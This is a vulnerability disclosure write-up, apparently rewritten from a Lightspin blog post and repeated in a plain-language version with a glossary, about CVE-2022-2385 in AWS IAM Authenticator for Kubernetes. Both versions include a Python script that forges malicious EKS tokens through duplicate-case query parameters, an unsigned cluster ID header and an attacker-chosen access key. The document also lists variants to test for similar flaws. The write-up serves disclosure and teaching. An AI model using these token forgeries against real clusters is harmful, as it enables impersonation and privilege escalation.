Exploiting Authentication in AWS IAM Authenticator for Kubernetes
 Published on blog.lightspin.io
Amazon Elastic Kubernetes Service (Amazon EKS) is a managed service that helps you to create, operate, and maintain Kubernetes clusters. Amazon EKS has several deployment options including AWS cloud and on-premises (Amazon EKS Anywhere).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Amazon Elastic Kubernetes Service (Amazon EKS) is a managed service for creating, operating and maintaining Kubernetes clusters, available both in the AWS cloud and on-premises through Amazon EKS Anywhere. EKS uses IAM to authenticate users to the cluster through the AWS IAM Authenticator for Kubernetes.
The AWS IAM Authenticator is a component inside the cluster's control plane. It enables authentication using AWS IAM identities such as users and roles. The API server forwards a signed token to the authenticator, which performs the authentication against AWS Security Token Service (STS).
The authenticator relies on the GetCallerIdentity action in AWS STS, which returns details about the IAM user or role whose credentials are used to call the operation. The tool, called aws-iam-authenticator, started as an open-source initiative and was donated to the Cloud Provider Special Interest Group (SIG); it is currently maintained by Amazon EKS engineers. It can be installed on any Kubernetes cluster and is installed by default in every EKS cluster, both on AWS cloud and on-premises. In a managed cluster the end user cannot access the control plane resources, including the API server pod, so the authenticator's resources are not reachable either, but its logs can be viewed in CloudWatch.
The authenticator receives a token from the API server and uses it to query AWS STS for the matching identity details. It then uses a mapping to convert the AWS identity into a Kubernetes identity with a username and groups. The mapping is specified in a ConfigMap named aws-auth, which the cluster administrator can edit. The authenticator server runs on the control plane instances, and the EKS API server is configured with an authentication webhook that directs the token in the request to the authenticator server.

The normal flow is:
- The user sends a request to the API server to obtain a Kubernetes resource such as "get pods" (using kubectl, for example). The request includes a token in the Authorization header. The token is a base64 encoded string of a signed request to AWS STS.
- The API server receives the request, extracts the token and sends it in the body of a request to the
/authenticateendpoint of the AWS IAM Authenticator server. - The authenticator base64 decodes the token and performs a set of validations. If all validations pass, it sends the signed request from the token to AWS STS.
- AWS STS validates the signature. If the signature is valid, it returns the AWS IAM identity details in the GetCallerIdentityResponse.
- The authenticator maps the response to the matching Kubernetes identity based on the rules in the aws-auth ConfigMap. The resulting identity has a username and groups in the cluster scope, used by RBAC to check authorisation. The authenticator sends the resulting Kubernetes identity to the API server.
- The API server checks the identity's permissions using RBAC. If the identity is authorised, the resource response is sent back, such as a list of pods.
On access denied, invalid signature or other validation errors, an error message is returned to the user.
During research on the authenticator, three flaws were found in the authentication process. They could bypass the protection against replay attacks or allow an attacker to gain higher permissions in the cluster by impersonating other identities. All three were caused by the same code line. Two had been present since the first commit (12 October 2017); the third, which enabled impersonation, was exploitable since 2 September 2020, release v0.5.2. The EKS team fixed all EKS clusters on AWS and sent the fix to Kubernetes SIG; the open-source aws-iam-authenticator code is updated. AWS published security bulletin AWS-2022-007 and CVE-2022-2385 was issued.
Setup

A fresh EKS cluster named "gaf-cluster" was created, with logging enabled for the AWS IAM Authenticator.
The ~/.kube/config file was updated with:
aws eks --region us-east-1 update-kubeconfig --name gaf-cluster
Running a kubectl command such as kubectl get pods sends the following request to the EKS cluster's API server:

A token is generated and sent with the request. Base64 decoding the value (without the k8s-aws-v1 prefix) gives:
https://sts.us-east-1.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=[redacted]%2F20220525%2Fus-east-1%2Fsts%2Faws4_request&X-Amz-Date=20220525T113918Z&X-Amz-Expires=0&X-Amz-SignedHeaders=host%3Bx-k8s-aws-id&X-Amz-[redacted]
This is a signed request to STS. The API server forwards it to the authenticator, which base64 decodes the token, runs checks, and uses the signed request to get the identity ARN from STS. The relevant validation checks on the token content are:
- URL scheme must be HTTPS.
- URL host must be a valid STS host.
- URL path must be "/".
- The server iterates over all query parameters and checks that each parameter name is in the allowlist.
- The "action" parameter must be "GetCallerIdentity".
- The cluster ID header is signed as part of the request.
- The Access Key value is extracted from the "X-Amz-Credentials" parameter.
More checks are made, but these are the ones relevant to the findings. After the mapping completes, the resulting identity has a Kubernetes username and groups enforced by RBAC. A log from the authenticator after completing a mapping:

Finding it
1. Validating the signed STS request parameters and the Action name
Checking parameter names and values is critical to avoid security issues caused by their manipulation. A comparable vulnerability was found by Felix Wilhelm, who exploited HashiCorp Vault by manipulating the STS action.
In AWS IAM Authenticator, an attacker could craft a malicious token with any action value. Since no way was found to control the host or add other parameters to the request, the impact of changing the action is low.

2. Sending a malicious token without signing the cluster ID header
The cluster ID is a unique-per-cluster identifier that prevents certain replay attacks. If you obtain an STS GetCallerIdentity request that belongs to someone else, you cannot use it to authenticate to the EKS cluster on behalf of that user because the cluster ID header is not signed as part of the request.
In AWS IAM Authenticator, an attacker could craft a malicious token without signing the cluster ID. The token was accepted by the authenticator server and did not cause an error on STS, so it bypasses the replay protection for cases where a clean STS GetCallerIdentity request (not signed for another cluster) is available.
3. Full control over the Access Key value used by aws-iam-authenticator
Users can add mappings to the aws-auth ConfigMap that include the {{AccessKeyID}} placeholder, which the server replaces during mapping evaluation.

Assume the cluster administrator defined usernames after the AWS access keys. A mapping was added to "gaf-cluster" for the "gaf_test" IAM user, edited with:
kubectl edit configmaps aws-auth -n kube-system
mapUsers: |- userarn: arn:aws:iam::000000000000:user/gaf_testusername: user:
With the "gaf_test" IAM identity, the Kubernetes mapped username matches the access key.

In AWS IAM Authenticator, an attacker could craft a malicious token that manipulates the AccessKeyID value. Any string could be entered, and the authenticator server would use it as the replacement for the {{AccessKeyID}} placeholder during mapping.

This can lead to privilege escalation in the EKS cluster.
Exploitation
A Python script generates all three types of malicious tokens:
import base64import boto3import refrom botocore.signers import RequestSignerREGION = 'us-east-1'CLUSTER_ID = 'gaf-cluster'def get_bearer_token(url, headers):STS_TOKEN_EXPIRES_IN = 60session = boto3.session.Session()client = session.client('sts', region_name=REGION)service_id = client.meta.service_model.service_idsigner = RequestSigner(service_id,REGION,'sts','v4',session.get_credentials(),session.events)params = {'method': 'GET','url': url,'body': {},'headers': headers,'context': {}}signed_url = signer.generate_presigned_url(params,region_name=REGION,expires_in=STS_TOKEN_EXPIRES_IN,operation_name='')return signed_urldef base64_encode_no_padding(signed_url):base64_url = base64.urlsafe_b64encode(signed_url.encode('utf-8')).decode('utf-8')# remove any base64 encoding padding:return 'k8s-aws-v1.' + re.sub(r'=*', '', base64_url)def create_mal_token_with_other_action(action_name):url = f'https://sts.{REGION}.amazonaws.com/?Action={action_name}&Version=2011-06-15&action=GetCallerIdentity'headers = {'x-k8s-aws-id': CLUSTER_ID}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace(f'&action=GetCallerIdentity', '')signed_url += f'&action=GetCallerIdentity'return base64_encode_no_padding(signed_url)def create_mal_token_without_cluster_id_header_signed():url = f'https://sts.{REGION}.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&x-amz-signedheaders=x-k8s-aws-id'headers = {}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace('&x-amz-signedheaders=x-k8s-aws-id', '')signed_url += '&x-amz-signedheaders=x-k8s-aws-id'return base64_encode_no_padding(signed_url)def create_mal_token_with_other_access_key(value):url = f'https://sts.{REGION}.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&x-amz-credential={value}'headers = {'x-k8s-aws-id': CLUSTER_ID}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace(f'&x-amz-credential={value}', '')signed_url += f'&x-amz-credential={value}'return base64_encode_no_padding(signed_url)print("Token with other action:")print(create_mal_token_with_other_action('CreateUser'))print("Token without cluster id header signed:")print(create_mal_token_without_cluster_id_header_signed())
print("Token with other value as access key:")
print(create_mal_token_with_other_access_key('some-other-value'))
Each function signs a URL with the AWS credentials, then moves a parameter to the end of the query string after signing. The token is then base64url encoded without padding and prefixed with k8s-aws-v1..
Step 1: Token with a different action
create_mal_token_with_other_action('CreateUser') builds a URL containing both Action=CreateUser and action=GetCallerIdentity, signs it, then removes the lowercase &action=GetCallerIdentity and appends it again at the end. Depending on the unordered loop, the authenticator's allowlist check may see the lowercase action with the expected value, while STS receives the uppercase Action=CreateUser.
Step 2: Token without the cluster ID header signed
create_mal_token_without_cluster_id_header_signed() signs a URL that declares x-amz-signedheaders=x-k8s-aws-id but sends no x-k8s-aws-id header. After signing, the &x-amz-signedheaders=x-k8s-aws-id parameter is removed and appended again at the end. The resulting token is accepted by the authenticator and does not cause an error on STS.
Step 3: Token with another value as access key
create_mal_token_with_other_access_key('some-other-value') signs a URL containing x-amz-credential=some-other-value, then moves that parameter to the end. The authenticator extracts the Access Key value from the X-Amz-Credentials parameter and uses it to replace {{AccessKeyID}} in the mapping, so the attacker controls the resulting Kubernetes username.
Note: the request with the malicious token may need to be sent to the EKS API server multiple times. The reason is explained in the root cause section.
Root cause
All three issues happened because of one code line in the token handling code.

An attacker can send two different parameters with the same name but different case, for example "Action" and "action". Since both are lowercased, the value in the queryParamsLower dictionary is overridden, while the request to AWS is sent with both parameters and their values. AWS STS ignores the parameter it does not expect, in this case the "action" parameter.
Because the for loop is not ordered, the parameters are not always overridden in the order the attacker wants, so the request with the malicious token may need to be sent to the authenticator multiple times.
The vulnerable root cause was in AWS IAM Authenticator since the first commit (12 October 2017), so both the changed action and the unsigned cluster ID tokens were exploitable from day one. Exploitation of the username through the AccessKeyID became possible on 2 September 2020 (release v0.5.2), when that feature was added.
Impact
An attacker could craft tokens that bypass the replay protection for clean STS GetCallerIdentity requests, change the action value (low impact, since the host could not be controlled and no other parameters could be added), and manipulate the AccessKeyID value used in the mapping. The last one can lead to privilege escalation in the EKS cluster by impersonating another identity.
Fix

The EKS team added a function to validate that there are no duplicated parameter names.
Timeline:
- 25 May 2022: vulnerability reported to AWS security.
- 3 June 2022: meeting with the EKS team to discuss the issue and mitigation.
- 10 June 2022: EKS team applied a fix to the cluster for validation; retested and validated the fix; EKS team began deploying the updated version to all regions.
- 28 June 2022: the updated authenticator with the fix was successfully deployed to all EKS regions.
- 29 June 2022: EKS team opened a pull request with the fix to the aws-iam-authenticator repository in the kubernetes-sigs organisation.
- 30 June 2022: the pull request was approved and merged into master.
Anyone using EKS Anywhere or the vulnerable version of the aws-iam-authenticator code should update the cluster.
Variants to test
- Duplicate parameters with different casing on any token validator. Send a signed request containing both
Action=GetCallerIdentityandaction=<other>, or the reverse, and see whether the validator and the backend disagree about which value applies. A positive result is the validator accepting the token while the backend acts on the other value. - Unsigned security-relevant headers. Sign a request that declares a header in
x-amz-signedheadersbut omit it, then move the parameter after signing. A positive result is the token being accepted and the backend returning a valid identity. - Placeholder substitution in identity mappings. Where a mapping substitutes a value from the token (such as an access key) into a username or group, craft a token with an arbitrary value in that field. A positive result is the mapped Kubernetes identity matching the attacker-chosen string.
- Order dependence. Repeat the same malicious request several times. A positive result is intermittent success, which points to unordered iteration over duplicate parameters.
What happened, in plain words
Amazon runs a service called Amazon Elastic Kubernetes Service, or Amazon EKS for short. You can think of it as a managed building where many small applications live. Each application runs in its own room, and the building manager (Amazon) takes care of the walls, the electricity and the front door. You do not get the keys to the basement where the machinery sits; you only get a key to your own rooms.
To get into that building, people use their normal Amazon Web Services (AWS) account. AWS is Amazon's cloud platform, and every person or program that uses it has an identity: either a user (a person) or a role (a set of permissions a program can borrow). The part of EKS that checks these identities is called the AWS IAM Authenticator for Kubernetes. "IAM" stands for Identity and Access Management, AWS's system for saying who is who. "Kubernetes" is the software that runs and organises those application rooms, and "authenticator" simply means the thing that checks who you are.
The authenticator is a small program that lives inside the part of the cluster the customer cannot touch, called the control plane. The control plane is the building's management office: it decides who may enter which room. When you ask to see your pods (the smallest units of an application in Kubernetes), your request goes to the API server, which is the front desk of the control plane. The front desk does not check your ID itself; it passes your ID to the authenticator, which asks AWS's identity service, called AWS Security Token Service (STS), "who does this belong to?". STS answers with the user or role details, and the authenticator translates that AWS identity into a Kubernetes identity with a username and groups. Groups are just labels that decide what you are allowed to do, through a set of rules called RBAC (Role Based Access Control).
A token here is a small piece of text that proves who you are, a bit like a stamped wristband at an event. You show it at the door, and the door staff check the stamp. In this case the token is a base64 encoded signed request to AWS STS. Base64 is a way of turning any text into a safe alphabet of letters and digits so it can travel inside a web request without breaking; it is not encryption, anyone can decode it. Signed means the request carries a cryptographic proof, produced with your secret AWS credentials, that it really came from you and was not altered afterwards.
The authenticator relies on one specific STS action, GetCallerIdentity, which simply returns details about the AWS user or role whose credentials were used to call it. The tool that does this, called aws-iam-authenticator, started as an open-source project and was donated to the Cloud Provider Special Interest Group (SIG); it is currently maintained by Amazon EKS engineers. It can be installed on any Kubernetes cluster and comes by default in every EKS cluster, both in the AWS cloud and on-premises through Amazon EKS Anywhere. In a managed cluster the customer cannot reach the control plane resources, including the API server pod, so the authenticator's own resources are out of reach too, but its logs can be read in CloudWatch, AWS's logging service.
The authenticator receives a token from the API server and uses it to ask AWS STS for the matching identity details. It then uses a mapping to convert the AWS identity into a Kubernetes identity with a username and groups. The mapping is written in a ConfigMap named aws-auth, which is a Kubernetes object that stores configuration as plain key and value text, and which the cluster administrator can edit. The authenticator server runs on the control plane instances, and the EKS API server is configured with an authentication webhook, a rule that says "when a request arrives, send its token to this other address and trust the answer".
The normal flow, step by step:
- The user sends a request to the API server to obtain a Kubernetes resource such as "get pods" (using kubectl, the command line tool for Kubernetes, for example). The request includes a token in the Authorization header. A header is a labelled line of extra information attached to a web request, like the address block on an envelope. The token is a base64 encoded string of a signed request to AWS STS.
- The API server receives the request, extracts the token and sends it in the body of a request to the
/authenticateendpoint of the AWS IAM Authenticator server. An endpoint is a specific address on a server that accepts a particular kind of request, like a particular counter in a post office. - The authenticator base64 decodes the token and performs a set of validations. If all validations pass, it sends the signed request from the token to AWS STS.
- AWS STS validates the signature. If the signature is valid, it returns the AWS IAM identity details in the GetCallerIdentityResponse.
- The authenticator maps the response to the matching Kubernetes identity based on the rules in the aws-auth ConfigMap. The resulting identity has a username and groups in the cluster scope, used by RBAC to check authorisation. The authenticator sends the resulting Kubernetes identity to the API server.
- The API server checks the identity's permissions using RBAC. If the identity is authorised, the resource response is sent back, such as a list of pods.
On access denied, invalid signature or other validation errors, an error message is returned to the user.
During research on the authenticator, three flaws were found in the authentication process. They could bypass the protection against replay attacks (where someone reuses a genuine message captured earlier to pretend to be its owner, like photocopying a signed permission slip) or allow an attacker to gain higher permissions in the cluster by impersonating other identities (pretending to be someone else). All three were caused by the same code line. Two had been present since the first commit (12 October 2017); the third, which enabled impersonation, was exploitable since 2 September 2020, release v0.5.2. The EKS team fixed all EKS clusters on AWS and sent the fix to Kubernetes SIG; the open-source aws-iam-authenticator code is updated. AWS published security bulletin AWS-2022-007 and CVE-2022-2385 was issued. A CVE is a public catalogue number given to a known security flaw so people can refer to it unambiguously.
Setup
To study the authenticator, a fresh EKS cluster named "gaf-cluster" was created, with logging enabled for the AWS IAM Authenticator. Logging means the authenticator writes down what it does, which is how you watch its behaviour from outside.
The ~/.kube/config file was updated with:
aws eks --region us-east-1 update-kubeconfig --name gaf-cluster
This command tells the AWS command line tool to write connection details for the cluster called "gaf-cluster" in the region us-east-1 into a local file, ~/.kube/config. That file is what kubectl reads to know which cluster to talk to and how to authenticate. The --region part picks the AWS data centre region, and update-kubeconfig is the instruction to refresh that local file.
Running a kubectl command such as kubectl get pods sends the following request to the EKS cluster's API server:
A token is generated and sent with the request. Base64 decoding the value (without the k8s-aws-v1 prefix) gives:
https://sts.us-east-1.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=[redacted]%2F20220525%2Fus-east-1%2Fsts%2Faws4_request&X-Amz-Date=20220525T113918Z&X-Amz-Expires=0&X-Amz-SignedHeaders=host%3Bx-k8s-aws-id&X-Amz-[redacted]
This is a web address with a question mark followed by a list of query parameters, each written as name=value and joined by &. Reading it piece by piece:
https://sts.us-east-1.amazonaws.com/is the address of the AWS STS service in the us-east-1 region.Action=GetCallerIdentitysays which operation is being asked for: tell me who I am.Version=2011-06-15picks the version of the STS interface.X-Amz-Algorithm=AWS4-HMAC-SHA256names the signing method used to prove the request is genuine.X-Amz-Credential=[redacted]%2F20220525%2Fus-east-1%2Fsts%2Faws4_requestidentifies which credential signed it and when; the%2Fis just an encoded slash.X-Amz-Date=20220525T113918Zis the timestamp of the signature.X-Amz-Expires=0sets how long the signature stays valid.X-Amz-SignedHeaders=host%3Bx-k8s-aws-idlists which headers are covered by the signature;%3Bis an encoded semicolon, so the two headers arehostandx-k8s-aws-id.X-Amz-Signature=...is the actual cryptographic proof.
This is a signed request to STS. The API server forwards it to the authenticator, which base64 decodes the token, runs checks, and uses the signed request to get the identity ARN from STS. An ARN is AWS's unique name for a resource, like a full postal address for a user or role. The relevant validation checks on the token content are:
- URL scheme must be HTTPS. The scheme is the
https://part, and HTTPS means the connection is encrypted. - URL host must be a valid STS host. The host is the domain name part of the address.
- URL path must be "/". The path is what comes after the domain, and here it must be empty apart from the slash.
- The server iterates over all query parameters and checks that each parameter name is in the allowlist. An allowlist is a list of names that are permitted; anything not on it is rejected.
- The "action" parameter must be "GetCallerIdentity".
- The cluster ID header is signed as part of the request. The cluster ID is a unique name for this particular cluster, and requiring it to be signed ties the token to one cluster.
- The Access Key value is extracted from the "X-Amz-Credentials" parameter. An access key is the identifier half of an AWS credential, the part that says which key was used, a bit like the name printed on a key card.
More checks are made, but these are the ones relevant to the findings. After the mapping completes, the resulting identity has a Kubernetes username and groups enforced by RBAC. A log from the authenticator after completing a mapping:
Finding it
1. Validating the signed STS request parameters and the Action name
Checking parameter names and values is critical to avoid security issues caused by their manipulation. If a program reads one value but the backend acts on another, an attacker can slip in a value the checker never saw. A comparable vulnerability was found by Felix Wilhelm, who exploited HashiCorp Vault, a secrets management product, by manipulating the STS action.
In AWS IAM Authenticator, an attacker could craft a malicious token with any action value. Since no way was found to control the host or add other parameters to the request, the impact of changing the action is low.
2. Sending a malicious token without signing the cluster ID header
The cluster ID is a unique-per-cluster identifier that prevents certain replay attacks. If you obtain an STS GetCallerIdentity request that belongs to someone else, you cannot use it to authenticate to the EKS cluster on behalf of that user because the cluster ID header is not signed as part of the request.
In AWS IAM Authenticator, an attacker could craft a malicious token without signing the cluster ID. The token was accepted by the authenticator server and did not cause an error on STS, so it bypasses the replay protection for cases where a clean STS GetCallerIdentity request (not signed for another cluster) is available.
3. Full control over the Access Key value used by aws-iam-authenticator
Users can add mappings to the aws-auth ConfigMap that include the {{AccessKeyID}} placeholder, which the server replaces during mapping evaluation. A placeholder is a stand-in word that gets swapped for a real value later, like the blank line on a form that says "name here".
Assume the cluster administrator defined usernames after the AWS access keys. A mapping was added to "gaf-cluster" for the "gaf_test" IAM user, edited with:
kubectl edit configmaps aws-auth -n kube-system
This command opens the aws-auth ConfigMap for editing. kubectl edit means change an existing object, configmaps is the type of object, aws-auth is its name, and -n kube-system says it lives in the namespace called kube-system. A namespace is a folder-like grouping inside a cluster that keeps system objects separate from application ones.
mapUsers: |- userarn: arn:aws:iam::000000000000:user/gaf_testusername: user:
This is the mapping entry. mapUsers starts the list of user mappings. userarn gives the AWS identity being mapped, here the user called gaf_test in an AWS account. The exact layout of this snippet is as it appears in the write-up.
With the "gaf_test" IAM identity, the Kubernetes mapped username matches the access key.
In AWS IAM Authenticator, an attacker could craft a malicious token that manipulates the AccessKeyID value. Any string could be entered, and the authenticator server would use it as the replacement for the {{AccessKeyID}} placeholder during mapping.
This can lead to privilege escalation in the EKS cluster, meaning an attacker ends up with more rights than they should have, like a visitor whose name badge is printed with the manager's title.
Exploitation
A Python script generates all three types of malicious tokens:
import base64import boto3import refrom botocore.signers import RequestSignerREGION = 'us-east-1'CLUSTER_ID = 'gaf-cluster'def get_bearer_token(url, headers):STS_TOKEN_EXPIRES_IN = 60session = boto3.session.Session()client = session.client('sts', region_name=REGION)service_id = client.meta.service_model.service_idsigner = RequestSigner(service_id,REGION,'sts','v4',session.get_credentials(),session.events)params = {'method': 'GET','url': url,'body': {},'headers': headers,'context': {}}signed_url = signer.generate_presigned_url(params,region_name=REGION,expires_in=STS_TOKEN_EXPIRES_IN,operation_name='')return signed_urldef base64_encode_no_padding(signed_url):base64_url = base64.urlsafe_b64encode(signed_url.encode('utf-8')).decode('utf-8')# remove any base64 encoding padding:return 'k8s-aws-v1.' + re.sub(r'=*', '', base64_url)def create_mal_token_with_other_action(action_name):url = f'https://sts.{REGION}.amazonaws.com/?Action={action_name}&Version=2011-06-15&action=GetCallerIdentity'headers = {'x-k8s-aws-id': CLUSTER_ID}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace(f'&action=GetCallerIdentity', '')signed_url += f'&action=GetCallerIdentity'return base64_encode_no_padding(signed_url)def create_mal_token_without_cluster_id_header_signed():url = f'https://sts.{REGION}.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&x-amz-signedheaders=x-k8s-aws-id'headers = {}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace('&x-amz-signedheaders=x-k8s-aws-id', '')signed_url += '&x-amz-signedheaders=x-k8s-aws-id'return base64_encode_no_padding(signed_url)def create_mal_token_with_other_access_key(value):url = f'https://sts.{REGION}.amazonaws.com/?Action=GetCallerIdentity&Version=2011-06-15&x-amz-credential={value}'headers = {'x-k8s-aws-id': CLUSTER_ID}signed_url = get_bearer_token(url, headers)signed_url = signed_url.replace(f'&x-amz-credential={value}', '')signed_url += f'&x-amz-credential={value}'return base64_encode_no_padding(signed_url)print("Token with other action:")print(create_mal_token_with_other_action('CreateUser'))print("Token without cluster id header signed:")print(create_mal_token_without_cluster_id_header_signed())
print("Token with other value as access key:")
print(create_mal_token_with_other_access_key('some-other-value'))
Line by line, in plain words:
import base64,import boto3,import reandfrom botocore.signers import RequestSignerload ready-made Python libraries.boto3is AWS's official Python toolkit,botocoreis its lower-level engine,base64handles the encoding, andrehandles text pattern matching.REGION = 'us-east-1'andCLUSTER_ID = 'gaf-cluster'store the region and the cluster name so the rest of the script can reuse them.get_bearer_token(url, headers)is a helper that takes a web address and some headers and returns a signed version of that address. Inside it,STS_TOKEN_EXPIRES_IN = 60sets a 60 second lifetime,boto3.session.Session()starts a session using the local AWS credentials, andsession.client('sts', region_name=REGION)creates a client for the STS service.service_idandRequestSigner(...)set up the signing machinery with the version 4 signing method.paramsbundles the request details, andsigner.generate_presigned_url(...)produces the signed address, which is returned.base64_encode_no_padding(signed_url)turns the signed address into base64url text (a URL-safe variant of base64), strips the trailing=padding characters withre.sub(r'=*', '', base64_url), and puts thek8s-aws-v1.prefix in front. That prefix is what tells the authenticator this is a Kubernetes AWS token.create_mal_token_with_other_action(action_name)builds a URL that contains bothAction={action_name}andaction=GetCallerIdentity, signs it, then removes the lowercase&action=GetCallerIdentityand appends it again at the end. The point is to have two parameters whose names differ only in capitalisation, with the one the checker reads placed last.create_mal_token_without_cluster_id_header_signed()builds a URL that declaresx-amz-signedheaders=x-k8s-aws-idbut sends nox-k8s-aws-idheader at all. After signing, it removes the&x-amz-signedheaders=x-k8s-aws-idparameter and appends it again at the end.create_mal_token_with_other_access_key(value)builds a URL containingx-amz-credential={value}, signs it, then moves that parameter to the end.- The final
printlines call each function and display the resulting token: one with the actionCreateUser, one without the cluster ID header signed, and one withsome-other-valueas the access key.
Each function signs a URL with the AWS credentials, then moves a parameter to the end of the query string after signing. The token is then base64url encoded without padding and prefixed with k8s-aws-v1..
Step 1: Token with a different action
create_mal_token_with_other_action('CreateUser') builds a URL containing both Action=CreateUser and action=GetCallerIdentity, signs it, then removes the lowercase &action=GetCallerIdentity and appends it again at the end. Depending on the unordered loop, the authenticator's allowlist check may see the lowercase action with the expected value, while STS receives the uppercase Action=CreateUser. The idea is that the checker and the backend read different entries from the same list.
Step 2: Token without the cluster ID header signed
create_mal_token_without_cluster_id_header_signed() signs a URL that declares x-amz-signedheaders=x-k8s-aws-id but sends no x-k8s-aws-id header. After signing, the &x-amz-signedheaders=x-k8s-aws-id parameter is removed and appended again at the end. The resulting token is accepted by the authenticator and does not cause an error on STS.
Step 3: Token with another value as access key
create_mal_token_with_other_access_key('some-other-value') signs a URL containing x-amz-credential=some-other-value, then moves that parameter to the end. The authenticator extracts the Access Key value from the X-Amz-Credentials parameter and uses it to replace {{AccessKeyID}} in the mapping, so the attacker controls the resulting Kubernetes username.
Note: the request with the malicious token may need to be sent to the EKS API server multiple times. The reason is explained in the root cause section.
Root cause
All three issues happened because of one code line in the token handling code.
An attacker can send two different parameters with the same name but different case, for example "Action" and "action". Since both are lowercased, the value in the queryParamsLower dictionary is overridden, while the request to AWS is sent with both parameters and their values. A dictionary here is a lookup table that stores one value per name, so writing the same name twice keeps only the last value. AWS STS ignores the parameter it does not expect, in this case the "action" parameter.
Because the for loop is not ordered, the parameters are not always overridden in the order the attacker wants, so the request with the malicious token may need to be sent to the authenticator multiple times. A for loop is a programming instruction that repeats the same step for each item in a list; if the list order is not fixed, the last item processed can change from run to run.
The vulnerable root cause was in AWS IAM Authenticator since the first commit (12 October 2017), so both the changed action and the unsigned cluster ID tokens were exploitable from day one. Exploitation of the username through the AccessKeyID became possible on 2 September 2020 (release v0.5.2), when that feature was added.
Impact
An attacker could craft tokens that bypass the replay protection for clean STS GetCallerIdentity requests, change the action value (low impact, since the host could not be controlled and no other parameters could be added), and manipulate the AccessKeyID value used in the mapping. The last one can lead to privilege escalation in the EKS cluster by impersonating another identity.
Fix
The EKS team added a function to validate that there are no duplicated parameter names.
Timeline:
- 25 May 2022: vulnerability reported to AWS security.
- 3 June 2022: meeting with the EKS team to discuss the issue and mitigation.
- 10 June 2022: EKS team applied a fix to the cluster for validation; retested and validated the fix; EKS team began deploying the updated version to all regions.
- 28 June 2022: the updated authenticator with the fix was successfully deployed to all EKS regions.
- 29 June 2022: EKS team opened a pull request with the fix to the aws-iam-authenticator repository in the kubernetes-sigs organisation. A pull request is a proposed change to a shared code repository that others review before it is merged.
- 30 June 2022: the pull request was approved and merged into master.
Anyone using EKS Anywhere or the vulnerable version of the aws-iam-authenticator code should update the cluster.
Variants to test
- Duplicate parameters with different casing on any token validator. Send a signed request containing both
Action=GetCallerIdentityandaction=<other>, or the reverse, and see whether the validator and the backend disagree about which value applies. A positive result is the validator accepting the token while the backend acts on the other value. - Unsigned security-relevant headers. Sign a request that declares a header in
x-amz-signedheadersbut omit it, then move the parameter after signing. A positive result is the token being accepted and the backend returning a valid identity. - Placeholder substitution in identity mappings. Where a mapping substitutes a value from the token (such as an access key) into a username or group, craft a token with an arbitrary value in that field. A positive result is the mapped Kubernetes identity matching the attacker-chosen string.
- Order dependence. Repeat the same malicious request several times. A positive result is intermittent success, which points to unordered iteration over duplicate parameters.
Glossary
- API: a defined way for one program to ask another program to do something, like a service counter with fixed forms.
- API server: the front desk of a Kubernetes control plane that receives requests and decides what to do with them.
- ARN: AWS's unique full name for a resource such as a user or role.
- Access key: the identifier part of an AWS credential that says which key was used.
- Allowlist: a list of names or values that are permitted; anything else is rejected.
- Authentication: checking who someone is.
- Authentication webhook: a rule that sends incoming credentials to another service for checking and trusts its answer.
- Authorisation: checking what an identified person is allowed to do.
- AWS: Amazon Web Services, Amazon's cloud platform.
- AWS IAM Authenticator for Kubernetes: the component that turns AWS identities into Kubernetes identities for cluster access.
- Base64: an encoding that turns any text into a safe alphabet of letters and digits; not encryption.
- Base64url: a URL-safe variant of base64 that avoids characters with special meaning in web addresses.
